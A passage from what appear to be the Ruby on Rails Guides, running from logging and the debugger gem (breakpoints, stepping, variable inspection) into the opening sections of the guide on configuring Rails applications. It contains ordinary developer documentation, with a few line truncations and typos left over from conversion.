logger.tagged("BCX") { logger.tagged("Jason") { logger.info "Stuff" } } # Logs "[I
```

## 2.5 Impact of Logs on Performance

Logging will always have a small impact on performance of your rails app, particularly when logging to disk. However, there are a few subtleties:

Using the `:debug` level will have a greater performance penalty than `:fatal`, as a far greater number of strings are being evaluated and written to the log output (e.g. disk).

Another potential pitfall is that if you have many calls to `Logger` like this in your code:



```
logger.debug "Person attributes hash: #{@person.attributes.inspect}"
```

In the above example, there will be a performance impact even if the allowed output level doesn't include debug. The reason is that Ruby has to evaluate these strings, which includes instantiating the somewhat heavy `String` object and interpolating the variables, and which takes time. Therefore, it's recommended to pass blocks to the logger methods, as these are only evaluated if the output level is the same or included in the allowed level (i.e. lazy loading). The same code rewritten would be:



```
logger.debug { "Person attributes hash: #{@person.attributes.inspect}" }
```

The contents of the block, and therefore the string interpolation, is only evaluated if debug is enabled. This performance savings is only really noticeable with large amounts of logging, but it's a good practice to employ.

## 3 Debugging with the debugger gem

When your code is behaving in unexpected ways, you can try printing to logs or the console to diagnose the problem. Unfortunately, there are times when this sort of error tracking is not effective in finding the root cause of a problem. When you actually need to journey into your running source code, the debugger is your best companion.

The debugger can also help you if you want to learn about the Rails source code but don't know where to start. Just debug any request to your application and use this guide to learn how to move from the code you have written deeper into Rails code.

### 3.1 Setup

You can use the `debugger` gem to set breakpoints and step through live code in Rails. To install it, just run:



```
$ gem install debugger
```

Rails has had built-in support for debugging since Rails 2.0. Inside any Rails application you can invoke the debugger by calling the `debugger` method.

Here's an example:



```
class PeopleController < ApplicationController
 def new
 debugger
 @person = Person.new
 end
end
```

If you see this message in the console or logs:



```
***** Debugger requested, but was not available: Start server with --debugger to €
```

Make sure you have started your web server with the option `--debugger`:



```
$ rails server --debugger
=> Booting WEBrick
=> Rails 4.1.4 application starting on http://0.0.0.0:3000
=> Debugger enabled
...
```



In development mode, you can dynamically `require 'debugger'` instead of restarting the server, even if it was started without `--debugger`.

### 3.2 The Shell

As soon as your application calls the `debugger` method, the debugger will be started in a debugger shell inside the terminal window where you launched your application server, and you will be placed at the debugger's prompt `(rdb:n)`. The `n` is the thread number. The prompt will also show you the next line of code that is waiting to run.

If you got there by a browser request, the browser tab containing the request will be hung until the debugger has finished and the trace has finished processing the entire request.

For example:



```
@posts = Post.all
(rdb:7)
```

Now it's time to explore and dig into your application. A good place to start is by asking the debugger for help. Type: `help`



```
(rdb:7) help
ruby-debug help v0.10.2
Type 'help <command-name>' for help on a specific command
```

Available commands:

backtrace	delete	enable	help	next	quit	show	trace
break	disable	eval	info	p	reload	source	undisplay
catch	display	exit	irb	pp	restart	step	up
condition	down	finish	list	ps	save	thread	var
continue	edit	frame	method	putl	set	tmate	where



To view the help menu for any command use `help <command-name>` at the debugger prompt. For example:  
`help var`

The next command to learn is one of the most useful: `list`. You can abbreviate any debugging command by supplying just enough letters to distinguish them from other commands, so you can also use `l` for the `list` command.

This command shows you where you are in the code by printing 10 lines centered around the current line; the current line in this particular case is line 6 and is marked by `=>`.



```
(rdb:7) list
[1, 10] in /PathTo/project/app/controllers/posts_controller.rb
 1 class PostsController < ApplicationController
 2 # GET /posts
 3 # GET /posts.json
 4 def index
 5 debugger
=> 6 @posts = Post.all
 7
 8 respond_to do |format|
 9 format.html # index.html.erb
10 format.json { render json: @posts }
```

If you repeat the `list` command, this time using just `l`, the next ten lines of the file will be printed out.



```
(rdb:7) l
[11, 20] in /PathTo/project/app/controllers/posts_controller.rb
11 end
12 end
13
14 # GET /posts/1
15 # GET /posts/1.json
16 def show
17 @post = Post.find(params[:id])
18
19 respond_to do |format|
20 format.html # show.html.erb
```

And so on until the end of the current file. When the end of file is reached, the `list` command will start again from the beginning of the file and continue again up to the end, treating the file as a circular buffer.

On the other hand, to see the previous ten lines you should type `list-` (or `l-`)



```
(rdb:7) l-
[1, 10] in /PathTo/project/app/controllers/posts_controller.rb
1 class PostsController < ApplicationController
2 # GET /posts
3 # GET /posts.json
4 def index
5 debugger
6 @posts = Post.all
7
8 respond_to do |format|
9 format.html # index.html.erb
10 format.json { render json: @posts }

```

This way you can move inside the file, being able to see the code above and over the line you added the `debugger`. Finally, to see where you are in the code again you can type `list=`

```
(rdb:7) list=
[1, 10] in /PathTo/project/app/controllers/posts_controller.rb
1 class PostsController < ApplicationController
2 # GET /posts
3 # GET /posts.json
4 def index
5 debugger
=> 6 @posts = Post.all
7
8 respond_to do |format|
9 format.html # index.html.erb
10 format.json { render json: @posts }

```

### 3.3 The Context

When you start debugging your application, you will be placed in different contexts as you go through the different parts of the stack.

The debugger creates a context when a stopping point or an event is reached. The context has information about the suspended program which enables a debugger to inspect the frame stack, evaluate variables from the perspective of the debugged program, and contains information about the place where the debugged program is stopped.

At any time you can call the `backtrace` command (or its alias `where`) to print the backtrace of the application. This can be very helpful to know how you got where you are. If you ever wondered about how you got somewhere in your code, then `backtrace` will supply the answer.

```
(rdb:5) where
#0 PostsController.index
 at line /PathTo/project/app/controllers/posts_controller.rb:6
#1 Kernel.send
 at line /PathTo/project/vendor/rails/actionpack/lib/action_controller/base.
#2 ActionController::Base.perform_action_without_filters
 at line /PathTo/project/vendor/rails/actionpack/lib/action_controller/base.
#3 ActionController::Filters::InstanceMethods.call_filters(chain#ActionControl
 at line /PathTo/project/vendor/rails/actionpack/lib/action_controller/filte
...

```

You move anywhere you want in this trace (thus changing the context) by using the `frame _n_` command, where *n* is the specified frame number.



```
(rdb:5) frame 2
#2 ActionController::Base.perform_action_without_filters
 at line /PathTo/project/vendor/rails/actionpack/lib/action_controller/base.
```

The available variables are the same as if you were running the code line by line. After all, that's what debugging is.

Moving up and down the stack frame: You can use `up [n]` (u for abbreviated) and `down [n]` commands in order to change the context *n* frames up or down the stack respectively. *n* defaults to one. Up in this case is towards higher-numbered stack frames, and down is towards lower-numbered stack frames.

### 3.4 Threads

The debugger can list, stop, resume and switch between running threads by using the command `thread` (or the abbreviated `th`). This command has a handful of options:

- `thread` shows the current thread.
- `thread list` is used to list all threads and their statuses. The plus `+` character and the number indicates the current thread of execution.
- `thread stop _n_` stop thread *n*.
- `thread resume _n_` resumes thread *n*.
- `thread switch _n_` switches the current thread context to *n*.

This command is very helpful, among other occasions, when you are debugging concurrent threads and need to verify that there are no race conditions in your code.

### 3.5 Inspecting Variables

Any expression can be evaluated in the current context. To evaluate an expression, just type it!

This example shows how you can print the `instance_variables` defined within the current context:



```
@posts = Post.all
(rdb:11) instance_variables
["@_response", "@action_name", "@url", "@_session", "@_cookies", "@performed_rende
```

As you may have figured out, all of the variables that you can access from a controller are displayed. This list is dynamically updated as you execute code. For example, run the next line using `next` (you'll learn more about this command later in this guide).



```
(rdb:11) next
Processing PostsController#index (for 127.0.0.1 at 2008-09-04 19:51:34) [GET]
 Session ID: BAh7BiIKZmxhc2hJQzonQWN0aW9uQ29udHJvbGxlcjo6Rmxhc2g6OkZsYXNoSGFzaHs/
 Parameters: {"action"=>"index", "controller"=>"posts"}
/PathToProject/posts_controller.rb:8
respond_to do |format|
```

And then ask again for the `instance_variables`:



```
(rdb:11) instance_variables.include? "@posts"
true
```

Now `@posts` is included in the instance variables, because the line defining it was executed.



You can also step into **irb** mode with the command `irb` (of course!). This way an irb session will be started within the context you invoked it. But be warned: this is an experimental feature.

The `var` method is the most convenient way to show variables and their values:



```
var
(rdb:1) v[ar] const <object> show constants of object
(rdb:1) v[ar] g[lobal] show global variables
(rdb:1) v[ar] i[nstance] <object> show instance variables of object
(rdb:1) v[ar] l[ocal] show local variables
```

This is a great way to inspect the values of the current context variables. For example:



```
(rdb:9) var local
 __dbg_verbose_save => false
```

You can also inspect for an object method this way:



```
(rdb:9) var instance Post.new
@attributes = {"updated_at"=>nil, "body"=>nil, "title"=>nil, "published"=>nil, "c
@attributes_cache = {}
@new_record = true
```



The commands `p` (print) and `pp` (pretty print) can be used to evaluate Ruby expressions and display the value of variables to the console.

You can use also `display` to start watching variables. This is a good way of tracking the values of a variable while the execution goes on.



```
(rdb:1) display @recent_comments
1: @recent_comments =
```

The variables inside the displaying list will be printed with their values after you move in the stack. To stop displaying a variable use `undisplay _n_` where `n` is the variable number (1 in the last example).

## 3.6 Step by Step

Now you should know where you are in the running trace and be able to print the available variables. But let's continue and move on with the application execution.

Use `step` (abbreviated `s`) to continue running your program until the next logical stopping point and return control to the debugger.




You can also use `step+ n` and `step- n` to move forward or backward `n` steps respectively.



You may also use `next` which is similar to `step`, but function or method calls that appear within the line of code are executed without stopping. As with `step`, you may use plus sign to move *n* steps.

The difference between `next` and `step` is that `step` stops at the next line of code executed, doing just a single step, while `next` moves to the next line without descending inside methods.

For example, consider this block of code with an included `debugger` statement:



```
class Author < ActiveRecord::Base
 has_one :editorial
 has_many :comments

 def find_recent_comments(limit = 10)
 debugger
 @recent_comments ||= comments.where("created_at > ?", 1.week.ago).limit(limit)
 end
end
```



You can use the debugger while using rails console. Just remember to require "debugger" before calling the debugger method.



```
$ rails console
Loading development environment (Rails 4.1.4)
>> require "debugger"
=> []
>> author = Author.first
=> #<Author id: 1, first_name: "Bob", last_name: "Smith", created_at: "2008-07-31"
>> author.find_recent_comments
/PathTo/project/app/models/author.rb:11
)
```

With the code stopped, take a look around:




```
(rdb:1) list
[2, 9] in /PathTo/project/app/models/author.rb
 2 has_one :editorial
 3 has_many :comments
 4
 5 def find_recent_comments(limit = 10)
 6 debugger
=> 7 @recent_comments ||= comments.where("created_at > ?", 1.week.ago).limit
 8 end
 9 end
```

You are at the end of the line, but... was this line executed? You can inspect the instance variables.



```
(rdb:1) var instance
@attributes = {"updated_at"=>"2008-07-31 12:46:10", "id"=>"1", "first_name"=>"Bob"}
@attributes_cache = {}
```

`@recent_comments` hasn't been defined yet, so it's clear that this line hasn't been executed yet. Use the `next` command to move on in the code:



```
(rdb:1) next
/PathTo/project/app/models/author.rb:12
@recent_comments
(rdb:1) var instance
@attributes = {"updated_at"=>"2008-07-31 12:46:10", "id"=>"1", "first_name"=>"Bob"
@attributes_cache = {}
@comments = []
@recent_comments = []
```

Now you can see that the `@comments` relationship was loaded and `@recent_comments` defined because the line was executed.


If you want to go deeper into the stack trace you can move single steps, through your calling methods and into Rails code. This is one of the best ways to find bugs in your code, or perhaps in Ruby or Rails.

### 3.7 Breakpoints

A breakpoint makes your application stop whenever a certain point in the program is reached. The debugger shell is invoked in that line.


You can add breakpoints dynamically with the command `break` (or just `b`). There are 3 possible ways of adding breakpoints manually:

- `break line`: set breakpoint in the *line* in the current source file.
- `break file:line [if expression]`: set breakpoint in the *line* number inside the *file*. If an *expression* is given it must evaluate to *true* to fire up the debugger.
- `break class(.|\#)method [if expression]`: set breakpoint in *method* (`.` and `#` for class and instance method respectively) defined in *class*. The *expression* works the same way as with `file:line`.




```
(rdb:5) break 10
Breakpoint 1 file /PathTo/project/vendor/rails/actionpack/lib/action_controller/fi
```

Use `info breakpoints _n_` or `info break _n_` to list breakpoints. If you supply a number, it lists that breakpoint. Otherwise it lists all breakpoints.



```
(rdb:5) info breakpoints
Num Enb What
 1 y at filters.rb:10
```

To delete breakpoints: use the command `delete _n_` to remove the breakpoint number *n*. If no number is specified, it deletes all breakpoints that are currently active..



```
(rdb:5) delete 1
(rdb:5) info breakpoints
No breakpoints.
```

You can also enable or disable breakpoints:

- `enable breakpoints`: allow a list *breakpoints* or all of them if no list is specified, to stop your program. This is the default state when you create a breakpoint.
- `disable breakpoints`: the *breakpoints* will have no effect on your program.

## 3.8 Catching Exceptions

The command `catch exception-name` (or just `cat exception-name`) can be used to intercept an exception of type *exception-name* when there would otherwise be no handler for it.

To list all active catchpoints use `catch`.

## 3.9 Resuming Execution

There are two ways to resume execution of an application that is stopped in the debugger:

- `continue [line-specification]` (or `c`): resume program execution, at the address where your script last stopped; any breakpoints set at that address are bypassed. The optional argument *line-specification* allows you to specify a line number to set a one-time breakpoint which is deleted when that breakpoint is reached.
- `finish [frame-number]` (or `fin`): execute until the selected stack frame returns. If no frame number is given, the application will run until the currently selected frame returns. The currently selected frame starts out the most-recent frame or 0 if no frame positioning (e.g. `up`, `down` or `frame`) has been performed. If a frame number is given it will run until the specified frame returns.

## 3.10 Editing

Two commands allow you to open code from the debugger into an editor:

- `edit [file:line]`: edit *file* using the editor specified by the `EDITOR` environment variable. A specific *line* can also be given.
- `tmate _n_` (abbreviated `tm`): open the current file in TextMate. It uses *n*-th frame if *n* is specified.

## 3.11 Quitting

To exit the debugger, use the `quit` command (abbreviated `q`), or its alias `exit`.

A simple quit tries to terminate all threads in effect. Therefore your server will be stopped and you will have to start it again.

## 3.12 Settings

The debugger gem can automatically show the code you're stepping through and reload it when you change it in an editor. Here are a few of the available options:

- `set reload`: Reload source code when changed.
- `set autolist`: Execute `list` command on every breakpoint.
- `set listsize _n_`: Set number of source lines to list by default to *n*.
- `set forimestep`: Make sure the `next` and `step` commands always move to a new line

You can see the full list by using `help set`. Use `help set _subcommand_` to learn about a particular `set` command.



You can save these settings in an `.rdebugrc` file in your home directory. The debugger reads these global settings when it starts.

Here's a good start for an `.rdebugrc`:



```
set autolist
set forcestep
set listsize 25
```

## 4 Debugging Memory Leaks

A Ruby application (on Rails or not), can leak memory - either in the Ruby code or at the C code level.

In this section, you will learn how to find and fix such leaks by using tool such as Valgrind.

### 4.1 Valgrind

[Valgrind](#) is a Linux-only application for detecting C-based memory leaks and race conditions.

There are Valgrind tools that can automatically detect many memory management and threading bugs, and profile your programs in detail. For example, if a C extension in the interpreter calls `malloc()` but doesn't properly call `free()`, this memory won't be available until the app terminates.

For further information on how to install Valgrind and use with Ruby, refer to [Valgrind and Ruby](#) by Evan Weaver.

## 5 Plugins for Debugging

There are some Rails plugins to help you to find errors and debug your application. Here is a list of useful plugins for debugging:

- [Footnotes](#) Every Rails page has footnotes that give request information and link back to your source via TextMate.
- [Query Trace](#) Adds query origin tracing to your logs.
- [Query Reviewer](#) This rails plugin not only runs "EXPLAIN" before each of your select queries in development, but provides a small DIV in the rendered output of each page with the summary of warnings for each query that it analyzed.
- [Exception Notifier](#) Provides a mailer object and a default set of templates for sending email notifications when errors occur in a Rails application.
- [Better Errors](#) Replaces the standard Rails error page with a new one containing more contextual information, like source code and variable inspection.
- [RailsPanel](#) Chrome extension for Rails development that will end your tailing of development.log. Have all information about your Rails app requests in the browser - in the Developer Tools panel. Provides insight to db/rendering/total times, parameter list, rendered views and more.

## 6 References

- [ruby-debug Homepage](#)
- [debugger Homepage](#)
- [Article: Debugging a Rails application with ruby-debug](#)
- [Ryan Bates' debugging ruby \(revised\) screencast](#)
- [Ryan Bates' stack trace screencast](#)
- [Ryan Bates' logger screencast](#)
- [Debugging with ruby-debug](#)

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Configuring Rails Applications

This guide covers the configuration and initialization features available to Rails applications.

After reading this guide, you will know:

- ✓ **How to adjust the behavior of your Rails applications.**
- ✓ **How to add additional code to be run at application start time.**



## Chapters

1. [Locations for Initialization Code](#)
2. [Running Code Before Rails](#)
3. [Configuring Rails Components](#)
  - [Rails General Configuration](#)
  - [Configuring Assets](#)
  - [Configuring Generators](#)
  - [Configuring Middleware](#)
  - [Configuring i18n](#)
  - [Configuring Active Record](#)
  - [Configuring Action Controller](#)
  - [Configuring Action Dispatch](#)
  - [Configuring Action View](#)
  - [Configuring Action Mailer](#)
  - [Configuring Active Support](#)
  - [Configuring a Database](#)
  - [Connection Preference](#)
  - [Creating Rails Environments](#)
  - [Deploy to a subdirectory \(relative url root\)](#)
4. [Rails Environment Settings](#)
5. [Using Initializer Files](#)
6. [Initialization events](#)
  - [Rails::Railtie#initializer](#)
  - [Initializers](#)
7. [Database pooling](#)

## 1 Locations for Initialization Code

Rails offers four standard spots to place initialization code:

- `config/application.rb`
- Environment-specific configuration files
- Initializers
- After-initializers


## 2 Running Code Before Rails

In the rare event that your application needs to run some code before Rails itself is loaded, put it above the call to `require 'rails/all'` in `config/application.rb`.

## 3 Configuring Rails Components

In general, the work of configuring Rails means configuring the components of Rails, as well as configuring Rails itself. The configuration file `config/application.rb` and environment-specific configuration files (such as `config/environments/production.rb`) allow you to specify the various settings that you want to pass down to all of the components.

For example, the `config/application.rb` file includes this setting:



```
config.autoload_paths += %W(#{config.root}/extras)
```

This is a setting for Rails itself. If you want to pass settings to individual Rails components, you can do so via the same `config` object in `config/application.rb`:




```
config.active_record.schema_format = :ruby
```

Rails will use that particular setting to configure Active Record.

### 3.1 Rails General Configuration

These configuration methods are to be called on a `Rails::Railtie` object, such as a subclass of `Rails::Engine` or `Rails::Application`.

- `config.after_initialize` takes a block which will be run *after* Rails has finished initializing the application. That includes the initialization of the framework itself, engines, and all the application's initializers in `config/initializers`. Note that this block *will* be run for rake tasks. Useful for configuring values set up by other initializers:



```
config.after_initialize do
 ActionView::Base.sanitized_allowed_tags.delete 'div'
end
```

- `config.asset_host` sets the host for the assets. Useful when CDNs are used for hosting assets, or when you want to work around the concurrency constraints builtin in browsers using different domain aliases. Shorter version of `config.action_controller.asset_host`.
- `config.autoload_once_paths` accepts an array of paths from which Rails will autoload constants that won't be wiped per request. Relevant if `config.cache_classes` is false, which is the case in development mode by default. Otherwise, all autoloading happens only once. All elements of this array must also be in `autoload_paths`. Default is an empty array.
- `config.autoload_paths` accepts an array of paths from which Rails will autoload constants. Default is all directories under app.
- `config.cache_classes` controls whether or not application classes and modules should be reloaded on each request. Defaults to false in development mode, and true in test and production modes. Can also be enabled with `threadsafe!`.
- `config.action_view.cache_template_loading` controls whether or not templates should be reloaded on each request. Defaults to whatever is set for `config.cache_classes`.

- `config.beginning_of_week` sets the default beginning of week for the application. Accepts a valid week day symbol (e.g. `:monday`).
- `config.cache_store` configures which cache store to use for Rails caching. Options include one of the symbols `:memory_store`, `:file_store`, `:mem_cache_store`, `:null_store`, or an object that implements the cache API. Defaults to `:file_store` if the directory `tmp/cache` exists, and to `:memory_store` otherwise.
- `config.colorize_logging` specifies whether or not to use ANSI color codes when logging information. Defaults to `true`.
- `config.consider_all_requests_local` is a flag. If `true` then any error will cause detailed debugging information to be dumped in the HTTP response, and the `Rails::Info` controller will show the application runtime context in `/rails/info/properties`. `true` by default in development and test environments, and `false` in production mode. For finer-grained control, set this to `false` and implement `local_request?` in controllers to specify which requests should provide debugging information on errors.
- `config.console` allows you to set class that will be used as console you run `rails console`. It's best to run it in `console` block:




```
console do
 # this block is called only when running console,
 # so we can safely require pry here
 require "pry"
 config.console = Pry
end
```

- `config.dependency_loading` is a flag that allows you to disable constant autoloading setting it to `false`. It only has effect if `config.cache_classes` is `true`, which it is by default in production mode. This flag is set to `false` by `config.threadsafe!`.
- `config.eager_load` when `true`, eager loads all registered `config.eager_load_namespaces`. This includes your application, engines, Rails frameworks and any other registered namespace.
- `config.eager_load_namespaces` registers namespaces that are eager loaded when `config.eager_load` is `true`. All namespaces in the list must respond to the `eager_load!` method.
- `config.eager_load_paths` accepts an array of paths from which Rails will eager load on boot if cache classes is enabled. Defaults to every folder in the `app` directory of the application.
- `config.encoding` sets up the application-wide encoding. Defaults to UTF-8.
- `config.exceptions_app` sets the exceptions application invoked by the `ShowException` middleware when an exception happens. Defaults to `ActionDispatch::PublicExceptions.new(Rails.public_path)`.
- `config.file_watcher` the class used to detect file updates in the filesystem when `config.reload_classes_only_on_change` is `true`. Must conform to `ActiveSupport::FileUpdateChecker` API.
- `config.filter_parameters` used for filtering out the parameters that you don't want shown in the logs, such as passwords or credit card numbers. New applications filter out passwords by adding the following `config.filter_parameters+=[:password]` in `config/initializers/filter_parameter_logging.rb`.
- `config.force_ssl` forces all requests to be under HTTPS protocol by using `ActionDispatch::SSL` middleware.



- `config.log_formatter` defines the formatter of the Rails logger. This option defaults to an instance of `ActiveSupport::Logger::SimpleFormatter` for all modes except production, where it defaults to `Logger::Formatter`.
- `config.log_level` defines the verbosity of the Rails logger. This option defaults to `:debug` for all modes except production, where it defaults to `:info`.
- `config.log_tags` accepts a list of methods that respond to request object. This makes it easy to tag log lines with debug information like sub domain and request id - both very helpful in debugging multi-user production applications.
- `config.logger` accepts a logger conforming to the interface of Log4r or the default Ruby Logger class. Defaults to an instance of `ActiveSupport::Logger`, with auto flushing off in production mode.
- `config.middleware` allows you to configure the application's middleware. This is covered in depth in the [Configuring Middleware](#) section below.
- `config.reload_classes_only_on_change` enables or disables reloading of classes only when tracked files change. By default tracks everything on autoload paths and is set to true. If `config.cache_classes` is true, this option is ignored.
- `config.secret_key_base` used for specifying a key which allows sessions for the application to be verified against a known secure key to prevent tampering. Applications get `config.secret_key_base` initialized to a random key in `config/initializers/secret_token.rb`.
- `config.serve_static_assets` configures Rails itself to serve static assets. Defaults to true, but in the production environment is turned off as the server software (e.g. Nginx or Apache) used to run the application should serve static assets instead. Unlike the default setting set this to true when running (absolutely not recommended!) or testing your app in production mode using WEBrick. Otherwise you won't be able use page caching and requests for files that exist regularly under the public directory will anyway hit your Rails app.
- `config.session_store` is usually set up in `config/initializers/session_store.rb` and specifies what class to use to store the session. Possible values are `:cookie_store` which is the default, `:mem_cache_store`, and `:disabled`. The last one tells Rails not to deal with sessions. Custom session stores can also be specified:



```
config.session_store :my_custom_store
```

This custom store must be defined as `ActionDispatch::Session::MyCustomStore`.

- `config.time_zone` sets the default time zone for the application and enables time zone awareness for Active Record.

## 3.2 Configuring Assets

- `config.assets.enabled` a flag that controls whether the asset pipeline is enabled. It is set to true by default.

**\*`config.assets.raise_runtime_errors`\*** Set this flag to true to enable additional runtime error checking.

Recommended in `config/environments/development.rb` to minimize unexpected behavior when deploying to production.

- `config.assets.compress` a flag that enables the compression of compiled assets. It is explicitly set to true in `config/environments/production.rb`.

- `config.assets.css_compressor` defines the CSS compressor to use. It is set by default by `sass-rails`. The unique alternative value at the moment is `:yui`, which uses the `yui-compressor` gem.
- `config.assets.js_compressor` defines the JavaScript compressor to use. Possible values are `:closure`, `:uglifyer` and `:yui` which require the use of the `closure-compiler`, `uglifyer` or `yui-compressor` gems respectively.
- `config.assets.paths` contains the paths which are used to look for assets. Appending paths to this configuration option will cause those paths to be used in the search for assets.
- `config.assets.precompile` allows you to specify additional assets (other than `application.css` and `application.js`) which are to be precompiled when `rake assets:precompile` is run.
- `config.assets.prefix` defines the prefix where assets are served from. Defaults to `/assets`.
- `config.assets.digest` enables the use of MD5 fingerprints in asset names. Set to `true` by default in `production.rb`.
- `config.assets.debug` disables the concatenation and compression of assets. Set to `true` by default in `development.rb`.
- `config.assets.cache_store` defines the cache store that Sprockets will use. The default is the Rails file store.
- `config.assets.version` is an option string that is used in MD5 hash generation. This can be changed to force all files to be recompiled.
- `config.assets.compile` is a boolean that can be used to turn on live Sprockets compilation in production.
- `config.assets.logger` accepts a logger conforming to the interface of `Log4r` or the default Ruby `Logger` class. Defaults to the same configured at `config.logger`. Setting `config.assets.logger` to `false` will turn off served assets logging.

### 3.3 Configuring Generators

Rails allows you to alter what generators are used with the `config.generators` method. This method takes a block:



```
config.generators do |g|
 g.orm :active_record
 g.test_framework :test_unit
end
```

The full set of methods that can be used in this block are as follows:

- `assets` allows to create assets on generating a scaffold. Defaults to `true`.
- `force_plural` allows pluralized model names. Defaults to `false`.
- `helper` defines whether or not to generate helpers. Defaults to `true`.
- `integration_tool` defines which integration tool to use. Defaults to `nil`.
- `javascripts` turns on the hook for JavaScript files in generators. Used in Rails for when the `scaffold` generator is run. Defaults to `true`.
- `javascript_engine` configures the engine to be used (for eg. `coffee`) when generating assets. Defaults to `nil`.
- `orm` defines which orm to use. Defaults to `false` and will use Active Record by default.
- `resource_controller` defines which generator to use for generating a controller when using `rails generate resource`. Defaults to `:controller`.
- `scaffold_controller` different from `resource_controller`, defines which generator to use for generating

- a *scaffolded* controller when using `rails generate scaffold`. Defaults to `: scaffold_controller`.
- `stylesheets` turns on the hook for stylesheets in generators. Used in Rails for when the `scaffold` generator is run, but this hook can be used in other generators as well. Defaults to `true`.
- `stylesheet_engine` configures the stylesheet engine (for eg. sass) to be used when generating assets. Defaults to `:css`.
- `test_framework` defines which test framework to use. Defaults to `false` and will use `Test::Unit` by default.
- `template_engine` defines which template engine to use, such as ERB or Haml. Defaults to `:erb`.

### 3.4 Configuring Middleware

Every Rails application comes with a standard set of middleware which it uses in this order in the development environment:

- `ActionDispatch::SSL` forces every request to be under HTTPS protocol. Will be available if `config.force_ssl` is set to `true`. Options passed to this can be configured by using `config.ssl_options`.
- `ActionDispatch::Static` is used to serve static assets. Disabled if `config.serve_static_assets` is `false`.
- `Rack::Lock` wraps the app in mutex so it can only be called by a single thread at a time. Only enabled when `config.cache_classes` is `false`.
- `ActiveSupport::Cache::Strategy::LocalCache` serves as a basic memory backed cache. This cache is not thread safe and is intended only for serving as a temporary memory cache for a single thread.
- `Rack::Runtime` sets an X-Header, containing the time (in seconds) taken to execute the request.
- `Rails::Rack::Logger` notifies the logs that the request has begun. After request is complete, flushes all the logs.
- `ActionDispatch::ShowExceptions` rescues any exception returned by the application and renders nice exception pages if the request is local or if `config.consider_all_requests_local` is set to `true`. If `config.action_dispatch.show_exceptions` is set to `false`, exceptions will be raised regardless.
- `ActionDispatch::RequestId` makes a unique X-Request-Id header available to the response and enables the `ActionDispatch::Request#uuid` method.
- `ActionDispatch::RemoteIp` checks for IP spoofing attacks and gets valid `client_ip` from request headers. Configurable with the `config.action_dispatch.ip_spoofing_check`, and `config.action_dispatch.trusted_proxies` options.
- `Rack::Sendfile` intercepts responses whose body is being served from a file and replaces it with a server specific X-Sendfile header. Configurable with `config.action_dispatch.x_sendfile_header`.
- `ActionDispatch::Callbacks` runs the prepare callbacks before serving the request.
- `ActiveRecord::ConnectionAdapters::ConnectionManagement` cleans active connections after each request, unless the `rack.test` key in the request environment is set to `true`.
- `ActiveRecord::QueryCache` caches all SELECT queries generated in a request. If any INSERT or UPDATE takes place then the cache is cleaned.
- `ActionDispatch::Cookies` sets cookies for the request.
- `ActionDispatch::Session::CookieStore` is responsible for storing the session in cookies. An alternate middleware can be used for this by changing the `config.action_controller.session_store` to an alternate value. Additionally, options passed to this can be configured by using `config.action_controller.session_options`.
- `ActionDispatch::Flash` sets up the flash keys. Only available if `config.action_controller.session_store` is set to a value.
- `ActionDispatch::ParamsParser` parses out parameters from the request into `params`.
- `Rack::MethodOverride` allows the method to be overridden if `params[:_method]` is set. This is the middleware which supports the PATCH, PUT, and DELETE HTTP method types.
- `ActionDispatch::Head` converts HEAD requests to GET requests and serves them as so.

Besides these usual middleware, you can add your own by using the `config.middleware.use` method:



`config.middleware.use Magical::Unicorns`

This will put the `Magical::Unicorns` middleware on the end of the stack. You can use `insert_before` if you wish to add a middleware before another.



```
config.middleware.insert_before ActionController::Head, Magical::Unicorns
```

There's also `insert_after` which will insert a middleware after another:



```
config.middleware.insert_after ActionController::Head, Magical::Unicorns
```

Middlewares can also be completely swapped out and replaced with others:



```
config.middleware.swap ActionController::FailSafe, Lifo::FailSafe
```

They can also be removed from the stack completely:



```
config.middleware.delete "Rack::MethodOverride"
```

### 3.5 Configuring i18n

All these configuration options are delegated to the `I18n` library.

- `config.i18n.available_locales` whitelists the available locales for the app. Defaults to all locale keys found in locale files, usually only `:en` on a new application.
- `config.i18n.default_locale` sets the default locale of an application used for i18n. Defaults to `:en`.
- `config.i18n.enforce_available_locales` ensures that all locales passed through i18n must be declared in the `available_locales` list, raising an `I18n::InvalidLocale` exception when setting an unavailable locale. Defaults to `true`. It is recommended not to disable this option unless strongly required, since this works as a security measure against setting any invalid locale from user input.
- `config.i18n.load_path` sets the path Rails uses to look for locale files. Defaults to `config/locales/*.{yaml,rb}`.

### 3.6 Configuring Active Record

`config.active_record` includes a variety of configuration options:

- `config.active_record.logger` accepts a logger conforming to the interface of `Log4r` or the default Ruby `Logger` class, which is then passed on to any new database connections made. You can retrieve this logger by calling `logger` on either an Active Record model class or an Active Record model instance. Set to `nil` to disable logging.
- `config.active_record.primary_key_prefix_type` lets you adjust the naming for primary key columns. By default, Rails assumes that primary key columns are named `id` (and this configuration option doesn't need to be set.) There are two other choices: `** :table_name` would make the primary key for the `Customer` class `customerid` `** :table_name_with_underscore` would make the primary key for the `Customer` class `customer_id`

- `config.active_record.table_name_prefix` lets you set a global string to be prepended to table names. If you set this to `northwest_`, then the `Customer` class will look for `northwest_customers` as its table. The default is an empty string.
- `config.active_record.table_name_suffix` lets you set a global string to be appended to table names. If you set this to `_northwest`, then the `Customer` class will look for `customers_northwest` as its table. The default is an empty string.
- `config.active_record.schema_migrations_table_name` lets you set a string to be used as the name of the schema migrations table.
- `config.active_record.pluralize_table_names` specifies whether Rails will look for singular or plural table names in the database. If set to `true` (the default), then the `Customer` class will use the `customers` table. If set to `false`, then the `Customer` class will use the `customer` table.
- `config.active_record.default_timezone` determines whether to use `Time.local` (if set to `:local`) or `Time.utc` (if set to `:utc`) when pulling dates and times from the database. The default is `:utc`.
- `config.active_record.schema_format` controls the format for dumping the database schema to a file. The options are `:ruby` (the default) for a database-independent version that depends on migrations, or `:sql` for a set of (potentially database-dependent) SQL statements.
- `config.active_record.timestamped_migrations` controls whether migrations are numbered with serial integers or with timestamps. The default is `true`, to use timestamps, which are preferred if there are multiple developers working on the same application.
